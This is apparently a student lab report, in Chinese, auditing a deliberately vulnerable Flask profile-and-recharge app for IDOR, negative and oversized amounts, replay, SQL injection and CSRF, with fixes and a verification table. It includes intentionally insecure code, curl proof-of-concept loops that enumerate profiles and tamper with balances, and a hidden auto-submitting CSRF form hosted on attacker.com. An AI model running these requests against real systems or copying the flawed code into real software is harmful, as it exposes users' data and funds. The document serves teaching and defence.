

业务逻辑与越权分析报告

业务逻辑漏洞与 越权访问分析报告

Flask 用户管理系统 — 个人中心与充值功能安全审计

实验环境：Kali Linux 2026.1 • Flask 3.1 • SQLite 3 • Burp Suite CE

靶机地址：http://192.168.14.129:5000

目标功能：个人中心 /profile + 充值 /recharge (本轮新增)

项目路径：/root/flask_user_app/

报告日期：2026-07-10

目 录

一、实验概述

二、业务逻辑漏洞基础理论

三、IDOR 越权访问基础理论

四、本次新增功能的业务分析

五、漏洞一：IDOR 越权查看他人资料

六、漏洞二：IDOR 越权为他人充值

七、漏洞三：负值金额充值

八、漏洞四：超额充值

九、漏洞五：无上限重复充值

十、漏洞六：SQL 注入

十一、漏洞七：CSRF 跨站充值请求

十二、漏洞八：重放攻击与重复提交

十三、Burp Suite 攻击复现全流程

十四、业务逻辑漏洞防护方案

十五、修复前后代码对比

十六、安全修复验证

十七、总结与反思

参考资料

一、实验概述

1.1 实验目的

- 1. 理解业务逻辑漏洞的产生原理与攻击手法
- 2. 理解IDOR 越权访问的产生原理与攻击手法
- 3. 掌握使用 Burp Suite 进行业务逻辑漏洞测试的方法
- 4. 学会识别不安全的业务实现中的 8 类典型逻辑漏洞
- 5. 掌握业务逻辑安全的服务端校验原则与权限校验模型
- 6. 建立"客户端不可信"的安全开发思维

1.2 什么是业务逻辑漏洞？

特征	说明
非技术性	不是协议或加密层面的漏洞，而是"规则设计"有问题
业务相关	每个应用的业务逻辑不同，没有通用的扫描规则
难以检测	自动化扫描器难以发现，需要人工分析业务流程
危害巨大	可能直接导致金融损失或数据泄露

1.3 什么是 IDOR 越权访问？

正常情况： 用户A → 请求 profile?user_id=A → 服务器返回 A 的资料 ☒ IDOR 漏洞： 用户A → 请求 profile?user_id=B → 服务器也返回 B 的资料 ☒ (A 修改了 URL 中的 user_id 参数，就看到了 B 的隐私数据)

1.4 本次新增功能与攻击面

新增功能模块

/profile (个人中心)	功能：根据 user_id 查询用户资料 (邮箱、手机、余额)	故意漏洞：从 URL 参数获取 user_id, 不验证归属	故意漏洞：SQL 使用 f-string 拼接
/recharge (充值)	功能：根据 user_id 和 amount 修改用户余额	故意漏洞：从表单参数获取 user_id, 不验证归属	故意漏洞：amount 不做正负校验, 可输入负数
		故意漏洞：amount 不做上限校验, 可输入极大值	故意漏洞：SQL 使用 f-string 拼接
			故意漏洞：无 CSRF Token 校验

1.5 攻击面总览

漏洞类别		发现数量		风险等级	
问（水平越权）		2	严重 x2	IDOR 越权访	2 严重 x2
业务逻辑缺陷（负值/超额充值）		2	高危 x2	SQL 注入（profile 和 recharge）	2 严重 x2
CSRF		1	中危	重放攻击/重复提交	1 中危
跨站请求		1	中危	总计	8 4严
重+2高危+2中危					

8

发现漏洞

8

已修复

4严重

最高等级

6种

安全机制

二、业务逻辑漏洞基础理论

2.1 业务逻辑漏洞的产生原因

业务逻辑漏洞 = 开发者的"信任假设" + 攻击者的"逆向思维"

原因	说明	示例
信任客户端	认为用户不会修改请求参数	金额、数量、价格放在隐藏字段
只检查前端	只在浏览器端做 JS 校验	前端限制金额最小为0，后端不校验
忽略负值/边界	认为用户只会输入正数	数量 -1 导致账户余额增加
忽略流程顺序	认为用户会按顺序操作	跳过支付步骤直接确认订单
权限校验缺失	认为用户不会修改 ID 参数	URL 中的 user_id 未验证归属

2.2 客户端不可信原则

安全开发第一定律

永远不要信任客户端传来的任何数据！

客户端包括：

• 浏览器（用户可修改 HTML/JS）

• 表单参数（用户可修改 POST 数据）

• URL 参数（用户可任意修改）

• Cookie（用户可修改）

• HTTP 请求头（用户可任意设置）

2.3 业务逻辑漏洞与常规漏洞的区别

对比维度	常规漏洞（如 SQL 注入）	业务逻辑漏洞
原理	技术层面绕过安全机制	业务规则设计缺陷
检测	自动化扫描器可发现	需要人工分析业务流
通用性	跨应用通用	每个应用各不相同
危害	数据泄露/系统控制	金融损失/逻辑混乱
修复	加过滤/参数化查询	重新设计业务流程

三、IDOR 越权访问基础理论

3.1 什么是水平越权和垂直越权？



越权类型	说明	示例
水平越权	同级别用户之间互相访问	普通用户 A 查看普通用户 B 的资料
垂直越权	低权限用户访问高权限功能	普通用户执行管理员操作

3.2 IDOR 的防御原则

防御 IDOR 的三种方法（按推荐程度排序）：

- 方法1：基于 Session 获取身份 ★★★★★（最推荐） 不从客户端参数获取 user_id，而是从 session 中获取 代码：user_id = session["user_id"] 优点：用户无法修改，天然防御 IDOR
- 方法2：验证对象归属（次推荐） 从客户端获取 user_id，但验证该 ID 是否属于当前用户 代码：if user_id != session["user_id"]: abort(403)
- 方法3：使用不可预测的标识符（辅助） 用 UUID 替代自增数字 ID 限制：不能替代归属验证，只能防止枚举

四、本次新增功能的业务分析

4.1 正常业务流程

用户登录 → 查看个人资料 → 输入充值金额 → 充值成功 → 余额增加

4.2 漏洞业务流程（修复前）

攻击者登录（用户A） → 查看个人中心 |—— 修改 user_id=2 → 看到用户B的资料（IDOR）✔ |—— 修改 user_id=1 → 看到管理员资料（IDOR）✔ |—— 修改 amount=-100 → 余额减少（负值充值）✔ 攻击者登录（用户A） → 充值接口 |—— 提交 user_id=2 → 给用户B充值（IDOR）✔ |—— 提交 amount=999999 → 无限增加余额（超额）✔ |—— 提交 amount=-99999 → 从他人账户扣钱（负值）✔ |—— 批量重复提交100次 → 余额刷爆（重放）✔

4.3 受影响的数据表结构

users 表

代码

id	username	email	phone	balance
1	admin	admin@..	138..	99999
2	alice	alice@..	139..	100
3	newuser	new@..	137..	0

每个用户的 balance（余额）是本次攻击的核心目标。

五、漏洞一：IDOR 越权查看他人资料

漏洞信息

项目	内容
漏洞类型	IDOR — 水平越权
危害等级	严重 (Critical) — CVSS 8.6
CWE 编号	CWE-639: Authorization Bypass Through User-Controlled Key
OWASP Top 10	A01:2021 – Broken Access Control
影响功能	个人中心 <code>GET /profile?user_id=N</code>

5.1 漏洞代码分析

代码

```
@app.route("/profile")
@login_required
def profile():
    user_id = request.args.get("user_id", "") # 从 URL 参数获取 — 用户可控!
    ...
    sql = f"SELECT ... FROM users WHERE id = {user_id}"
    c.execute(sql)
    ...
    return render_template("profile.html", user=user_data)
```

根本问题：从 `request.args`（URL 参数）获取 `user_id`，用户修改 URL 即可访问任意用户的资料。完全没有验证当前登录用户和被查询用户之间的关系。

5.2 攻击复现 — POC 1

代码

```
# 以 alice 身份登录后，遍历 user_id 查看所有用户
curl -b /tmp/alice.txt "http://192.168.14.129:5000/profile?user_id=1"
# 返回 admin 的资料（邮箱、手机、余额） — 越权成功!

for id in 1 2 3 4 5; do
    curl -b /tmp/alice.txt "http://192.168.14.129:5000/profile?user_id=$id"
done
# 返回所有用户的敏感信息 — 批量数据泄露!
```


5.3 Burp Suite 测试过程

步骤1: 拦截个人中心请求

GET /profile?user_id=2 HTTP/1.1

Cookie: session=eyJ1c2VybmFtZSI6ImFsaWNLIn0...

步骤2: 发送到 Repeater (Ctrl+R) → 修改 user_id=1

步骤3: 点击 Send → 响应返回了 admin 用户的邮箱、手机、余额

证明越权成功, 管理员资料泄露!

5.4 修复方案

```
@app.route("/profile")
@login_required
def profile():
    # 不从 URL 参数获取 user_id, 而是从 session 推导
    current_user_id = get_current_user_id() # 基于 session 中的 username
    ...
    c.execute("SELECT ... FROM users WHERE id = ?", (current_user_id,))
```

代码

六、漏洞二：IDOR 越权为他人充值

漏洞信息

项目	内容
漏洞类型	IDOR 越权操作 — 水平越权
危害等级	严重 (Critical) — CVSS 9.0
CWE 编号	CWE-639: Authorization Bypass Through User-Controlled Key
影响功能	充值接口 POST /recharge

6.1 漏洞代码分析

```
@app.route("/recharge", methods=["POST"])
@login_required
def recharge():
    user_id = request.form.get("user_id", "") # 从表单参数获取
    amount = request.form.get("amount", "0")
    sql = f"UPDATE users SET balance = balance + {amount} WHERE id = {user_id}"
```

代码

6.2 攻击复现 — POC 2

```
# 场景1: alice 给 admin 充值
curl -b /tmp/alice.txt -X POST http://192.168.14.129:5000/recharge \
-d "user_id=1&amount=100"

# 场景2: 结合负值从 admin 账户扣钱
curl -b /tmp/alice.txt -X POST http://192.168.14.129:5000/recharge \
-d "user_id=1&amount=-10000"
```

代码

6.3 修复方案

```
@app.route("/recharge", methods=["POST"])
@login_required
def recharge():
    current_id = get_current_user_id() # 从 session 获取
    if not current_id or str(current_id) != str(user_id):
        abort(403, "无权操作其他用户的账户")
```

代码

七、漏洞三：负值金额充值

漏洞信息

项目	内容
漏洞类型	业务逻辑缺陷 — 金额校验缺失
危害等级	高危 (High) — CVSS 7.5
CWE 编号	CWE-841: Improper Enforcement of Behavioral Workflow
影响功能	充值接口 POST /recharge

7.1 漏洞分析

```
amount = request.form.get("amount", "0")
# 未对 amount 做任何正负校验!
amount = float(amount)
sql = f"UPDATE users SET balance = balance + {amount} WHERE id = {user_id}"
```

代码

7.2 攻击复现 — POC 3

```
# Alice 输入负值 -200 进行"充值"
curl -b /tmp/alice.txt -X POST http://192.168.14.129:5000/recharge \
-d "user_id=2&amount=-200"

# 余额: 100 → -100 (变成了负数! )
```

代码

✖ 修复前

无正负校验, 输入 -100 余额减少

✔ 修复后

```
if amount <= 0: reject
```

八、漏洞四：超额充值

漏洞信息

项目	内容
漏洞类型	业务逻辑缺陷 — 上限校验缺失
危害等级	高危 (High) — CVSS 7.0
影响功能	充值接口 POST /recharge

```
# Alice 一次充值 999999 元
curl -b /tmp/alice.txt -X POST http://192.168.14.129:5000/recharge \
  -d "user_id=2&amount=999999"
# 余额变为 1000999
```

代码

合理限制： 单次充值上限（如 10 万元） · 单日累计上限（如 50 万元） · 账户余额上限（如 100 万元） · 频率限制（如 60 秒最多 5 次）

九、漏洞五：无上限重复充值

漏洞信息

项目	内容
漏洞类型	重放攻击 — 业务逻辑缺陷
危害等级	中危 (Medium)
影响功能	充值接口 <code>POST /recharge</code>

代码

```
# 批量提交 100 次充值请求
for i in {1..100}; do
    curl -b /tmp/alice.txt -X POST http://192.168.14.129:5000/recharge \
        -d "user_id=2&amount=1000" &
done
# 余额增加了 1000 × 100 = 100000
```

✖ 修复前

无防重放机制

✔ 修复后

充值成功后刷新 CSRF Token

十、漏洞六：SQL 注入

漏洞信息

项目	内容
漏洞类型	SQL 注入
危害等级	严重 (Critical) — CVSS 9.8
影响功能	个人中心 GET /profile + 充值 POST /recharge

10.1 漏洞代码分析

代码

```
# 个人中心 — f-string 拼接
sql = f"SELECT id, username, email, phone, balance FROM users WHERE id = {user_id}"
c.execute(sql)

# 充值 — f-string 拼接
sql = f"UPDATE users SET balance = balance + {amount} WHERE id = {user_id}"
c.execute(sql)
```

10.2 修复方案

代码

```
# 个人中心
c.execute(
    "SELECT id, username, email, phone, balance FROM users WHERE id = ?",
    (current_user_id,)
)

# 充值
c.execute(
    "UPDATE users SET balance = balance + ? WHERE id = ?",
    (amount, user_id),
)
```

十一、漏洞七：CSRF 跨站充值请求

漏洞信息

项目	内容
漏洞类型	跨站请求伪造（CSRF）
危害等级	中危（Medium）
CWE 编号	CWE-352: Cross-Site Request Forgery
影响功能	充值接口 POST /recharge

攻击者构造恶意页面放置在 `attacker.com`:

```
action="http://192.168.14.129:5000/ | recharge" method="POST" | style="display:none"> | <form
name="user_id" value="1"> | <input name="amount" value="10000"> | </form> |
<script>document.forms[0].submit()</script> |
```

当已登录 admin 的用户访问该页面 → admin 的余额被增加 10000

十二、漏洞八：重放攻击与重复提交

漏洞信息

项目	内容
漏洞类型	重放攻击
危害等级	中危 (Medium)
影响功能	充值接口 <code>POST /recharge</code>

即使有 CSRF Token，如果 Token 没有被单次使用后失效，攻击者可以重复提交同一个有效请求。

✖ 修复前

Token 校验通过后不刷新

✔ 修复后

`refresh_csrf()` 一次性使用

十三、Burp Suite 攻击复现全流程

13.1 攻击流程一：IDOR 越权查看

步骤1: 以 alice 身份登录 → 点击「个人中心」
Burp 拦截到: GET /profile?user_id=2

步骤2: 发送到 Repeater (Ctrl+R)
修改 user_id 参数:
user_id=1 → 查看 admin
越权成功

user_id=3 → 查看新注册用户
越权成功

步骤3: 使用 Intruder 批量枚举
GET /profile?user_id=\$1\$
Payload: Numbers 1-100 → 找出所有有效用户

13.2 攻击流程二：负值充值

拦截充值请求:
POST /recharge HTTP/1.1
user_id=2&amount=100
↓ 修改为
user_id=2&amount=-99999


充值前余额: 100 → 充值后余额: -99899 (负值充值成功!)

13.3 Burp Suite 测试结果总表

测试项目	请求内容	修复前	修复后
IDOR 越权查看	?user_id=1 (alice登录)	返回admin资料 ✓	只返回本人 ✗
IDOR 越权充值	修改 user_id=1	admin余额增加 ✓	403拒绝 ✗
负值充值	amount=-500	余额减少 ✓	金额必须>0 ✗
超额充值	amount=999999	余额暴增 ✓	超上限拒绝 ✗
重复充值	同请求×100次	增加100次 ✓	Token刷新 ✗
SQL注入profile	?user_id=1 UNION...	注入成功 ✓	参数化拦截 ✗
CSRF充值	跨站POST无Token	充值成功 ✓	403拒绝 ✗

十四、业务逻辑漏洞防护方案

14.1 权限校验模型



14.2 金额操作安全规范

规范	说明	防御措施
正数校验	金额必须大于0	<code>if amount <= 0: reject</code>
上限校验	金额不能过大	<code>if amount > 100000: reject</code>
身份绑定	只能操作自己的账户	从 Session 获取 ID
防重放	同一请求不能重复执行	CSRF Token 一次性使用
频率限制	防止批量攻击	接口限速

14.3 完整的修复代码

```
# ===== 个人中心 (修复后) =====
@app.route("/profile")
@login_required
def profile():
    current_user_id = get_current_user_id() # 从 Session 获取
    if current_user_id is not None:
        c.execute(
            "SELECT id, username, email, phone, balance FROM users WHERE id = ?",
            (current_user_id,)
        )
        row = c.fetchone()
        ...
    return render_template("profile.html", user=user_data, csrf_token=..., error=error)

# ===== 充值 (修复后) =====
@app.route("/recharge", methods=["POST"])
@login_required
def recharge():
    # 1. CSRF 校验
    if not validate_csrf():
```

```

        abort(403, "CSRF 验证失败")

# 2. IDOR 校验: 只能操作自己的账户
current_id = get_current_user_id()
if not current_id or str(current_id) != str(user_id):
    abort(403, "无权操作其他用户的账户")

# 3. 金额正数校验
if amount <= 0:
    return redirect("/profile?error=充值金额必须大于0")

# 4. 金额上限校验
if amount > 100000:
    return redirect("/profile?error=单次充值金额不能超过10万元")

# 5. 参数化查询
c.execute("UPDATE users SET balance = balance + ? WHERE id = ?", (amount, user_id))

# 6. 刷新 CSRF Token (防重放)
refresh_csrf()
return redirect("/profile")

def get_current_user_id():
    """基于 Session 获取当前用户 ID (关键安全函数)"""
    username = session.get("username", "")
    if not username:
        return None
    c.execute("SELECT id FROM users WHERE username = ?", (username,))
    row = c.fetchone()
    return row["id"] if row else None

```

十五、修复前后代码对比

15.1 个人中心路由对比

对比项	修复前（不安全）	修复后（安全）
user_id 来源	<code>request.args.get("user_id")</code> — URL参数	<code>get_current_user_id()</code> — Session
SQL 构建	<code>f"WHERE id = {user_id}"</code>	<code>"WHERE id = ?"</code> 参数化查询
权限校验	无	自动绑定到当前用户

15.2 充值路由对比

对比项	修复前（不安全）	修复后（安全）
user_id 校验	从表单取，不校验归属	与 Session 比对，不一致则 403
amount 正数校验	无	<code>amount <= 0</code> 拒绝
amount 上限校验	无	<code>amount > 100000</code> 拒绝
SQL 构建	<code>f"UPDATE ... {amount}"</code>	<code>"UPDATE ... ?"</code> 参数化查询
CSRF 校验	无	<code>validate_csrf()</code>
防重放	无	<code>refresh_csrf()</code> 一次性 Token

十六、安全修复验证

16.1 验证测试用例表

#	测试内容	修复前	修复后	结论
T1	Alice 查看 admin 资料 (IDOR)	返回 admin 信息	只显示 Alice 信息	✓ 修复
T2	Alice 给 admin 充值 (越权)	充值成功	403 拒绝	✓ 修复
T3	输入负值 -500	余额减少	提示金额必须>0	✓ 修复
T4	输入超大值 999999	余额暴增	提示超上限	✓ 修复
T5	重复提交同一请求	多次成功	Token刷新, 第2次失败	✓ 修复
T6	无 CSRF Token 充值	充值成功	403 拒绝	✓ 修复
T7	Profile SQL 注入测试	注入成功	参数化拦截	✓ 修复
T8	Recharge SQL 注入测试	注入成功	参数化拦截	✓ 修复

十七、总结与反思

17.1 实验核心收获

业务逻辑安全的三大铁律

铁律1: 永远从 Session 获取当前用户身份, 不信任客户端参数 铁律2: 所有业务参数必须在服务端做范围校验 (正/负、上限/下限) 铁律3: 幂等操作必须防重放 (一次性 Token + 唯一请求标识)

IDOR 漏洞的三种防御层次

- 1
最佳方案: 完全避免从客户端获取对象标识符 → 从 Session 推导用户身份
- 2
次优方案: 验证对象归属 → 比较参数中的 ID 是否与当前用户匹配
- 3
兜底方案: 使用不可预测的标识符 → UUID 替代自增 ID (但不能替代归属验证)

17.2 8个漏洞回顾

#	漏洞	路由	严重	攻击方式	修复关键
V1	IDOR 越权查看	/profile	严重	修改 ?user_id=N	从 Session 获取 ID
V2	IDOR 越权充值	/recharge	严重	修改表单 user_id	比对 Session ID
V3	负值充值	/recharge	高危	输入负金额	amount <= 0 拒绝
V4	超额充值	/recharge	高危	输入极大金额	amount > 100000 拒绝
V5	重复提交	/recharge	中危	重复发送请求	刷新 CSRF Token
V6	SQL 注入	profile+recharge	严重	注入 payload	参数化查询
V7	CSRF 跨站	/recharge	中危	跨站提交表单	validate_csrf()
V8	重放攻击	/recharge	中危	多次发送拦截请求	一次性 Token

17.3 安全开发检查清单

认证与会话管理： ☐ 敏感操作是否从 Session 获取用户身份，而非客户端参数？ ☐ 是否验证了操作对象属于当前用户？ ☐ Session 是否配置了 HttpOnly + SameSite？ 业务参数校验： ☐ 金额、数量等数值是否做了正数校验？ ☐ 是否设置了合理的上限和下限？ ☐ 是否校验了数据类型？ ☐ 是否校验了前端没有限制的参数？ 防篡改与防重放： ☐ 关键业务操作是否有 CSRF 防护？ ☐ CSRF Token 是否一次性使用？ ☐ 是否有操作频率限制？ 数据库操作： ☐ 所有 SQL 是否使用参数化查询？ ☐ 错误信息是否没有暴露结构或数据？

17.4 后续学习方向

方向	说明	难度
竞争条件	并发请求导致数据不一致（如重复提现）	进阶
JWT 安全	Token 伪造和签名算法混淆	进阶
OAuth 2.0 安全	授权码劫持、CSRF、重定向 URI 篡改	高阶
支付逻辑	金额篡改、数量篡改、订单替换	高阶
业务流程绕过	跳过步骤、逆向操作、混合攻击	高阶

业务逻辑漏洞是所有安全漏洞中最"人性化"的一种。

它不是因程序员忘了加过滤，而是因为程序员默认用户会按规矩操作。但安全开发的核心思维恰恰是：永远假设用户会尝试做任何你能想象到（甚至想象不到）的坏事。

一个安全的业务系统 = 正确的功能逻辑 + 充分的校验逻辑 + 完整的权限控制

参考资料

#	资料名称	来源
1	OWASP — Business Logic Vulnerabilities	owasp.org
2	OWASP — IDOR Prevention Cheat Sheet	cheatsheetseries.owasp.org
3	CWE-639: Authorization Bypass	cwe.mitre.org
4	CWE-841: Improper Workflow Enforcement	cwe.mitre.org
5	PortSwigger — Business Logic Vulnerabilities	portswigger.net
6	PortSwigger — IDOR	portswigger.net
7	OWASP Top 10 — A01 Broken Access Control	owasp.org
8	Flask 安全最佳实践	flask.palletsprojects.com

报告人：_____ 指导教师：_____

报告日期：2026-07-10 | 靶机地址：http://192.168.14.129:5000

源码路径：/root/flask_user_app/ | 报告版本：v1.0

— 报告结束 —